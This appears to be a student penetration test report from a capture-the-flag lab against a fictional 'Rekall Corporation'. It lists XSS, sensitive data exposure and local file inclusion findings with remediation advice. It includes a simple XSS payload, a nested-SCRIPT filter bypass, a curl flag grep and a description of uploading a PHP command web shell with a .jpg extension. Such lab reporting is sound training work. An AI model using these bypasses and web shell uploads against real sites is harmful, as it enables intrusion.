Open Source Intelligence (OSINT) - Date Exposure	High
HTTP Enumeration	Critical
FTP Enumeration	Critical
SLMail Service Exploit	Critical
Scheduled Tasks	Critical
User Enumeration Attack	Critical
File Enumeration	High
Lateral Movement - User Enumeration part 2	Critical
Privilege Escalation - DCSync Attack	Critical

The following summary tables represent an overview of the assessment findings for this penetration test:



Scan Type	Total
Hosts	172.22.117.20 172.22.117.10


	192.168.14.35 192.168.13.10 192.168.13.12 192.168.13.13 192.168.13.14 192.168.13.1
Ports	21 443 53 25 139 110 135 445 80 389 3268 88 636 79 593 464 3269 106 60346 8009 8080 22 5901 6001

Exploitation Risk	Total
Critical	16
High	8
Medium	3
Low	1

Vulnerability Findings




Vulnerability 1	Findings
Title	Reflected XSS

Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Medium
Description	Malicious payload script was implanted into the text field. Absence of input validation allowed the script to be executed and a pop-up to appear.
Images	 

	
Affected Hosts	192.168.14.35
Remediation	<p>Input Validation, specifically client-side that will deny malicious scripts as inputs.</p> <p>Use HTTP response headers that will prevent malicious scripts from running.</p>



Vulnerability 2	Findings
Title	Reflected XSS - Advanced
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Medium
Description	We input a malicious script into the first field on the Memory Planner Page. Due to the presence of input validation, we were not able to input our malicious script on the first attempt. However, we modified our script in a way to bypass the input validation in place, by putting script within SCRIPT i.e. <SCRIPT>

Images




Affected Hosts	192.168.14.35
-----------------------	---------------

Remediation	Higher level of client-side input validation to deny the input of variations of 'script' that is able to bypass lower levels of input validation. Use HTTP response headers that will prevent malicious scripts from running.
--------------------	--



Vulnerability 3	Findings
Title	Stored XSS
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	High
Description	Within /comments.php page, inserted payload <script>alert("Hello")</script> which made a pop-up appear, and flag 3 was revealed.
Images	 <p>The screenshot shows a Mozilla Firefox browser window with the URL 192.168.14.35/comments.php. The page has a red header with the REKALL CORPORATION logo. Below it, a dark gray section contains the text "Please leave your comments on our website!". A red input field contains the payload <script>alert("Hello")</script>. Below the input field are buttons for "Submit", "Add: <input checked="" type="checkbox"/>", "Show all: <input type="checkbox"/>", and "Delete: <input type="checkbox"/>". At the bottom, there is a table with columns "#", "Owner", "Date", and "Entry".</p>  <p>The screenshot shows the same Mozilla Firefox browser window after the payload was submitted. A JavaScript alert dialog box is displayed with the message "Hello" and an "OK" button. Below the dialog, the text "CONGRATS, FLAG 3 is sd7fk1nctx" is visible. The table at the bottom of the page shows one entry with the timestamp "2023-12-04".</p>



Affected Hosts	192.168.14.35
Remediation	<p>Input validation (server-side) to prevent scripts from being stored on the web server.</p> <p>Use HTTP response headers that will prevent malicious scripts from running.</p>


Vulnerability 4	Findings
Title	Sensitive Data Exposure
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	High
Description	<p>Within the Kali linux console, we ran the command: curl -v 192.168.14.35/About-Rekall.php grep flag</p> <p>We were able to connect through port 80</p>

Images 	
Affected Hosts	192.168.14.35
Remediation	All sensitive data should be encrypted at rest and in transit. Ideally, if possible, do not store sensitive data unnecessarily.


Vulnerability 5	Findings
Title	Local File Inclusion (LFI)
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical
Description	Local File Inclusion was successfully executed by uploading a .php file (containing a "GET cmd" script) where the Memory-Planner.php page asks the user to upload a picture.

	
Images	
Affected Hosts	192.168.14.35

Remediation	Server-side input validation that only allows certain file types to be uploaded i.e. only files with .jpg extensions.
Vulnerability 6	Findings
Title	Local File Inclusion (Advanced)
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical
Description	In the “Choose your location” field, we uploaded the same file as before, after adding the .jpg extension onto it in order to bypass the security measures in place for this file inclusion field.
Images	 



	
Affected Hosts	192.168.14.35
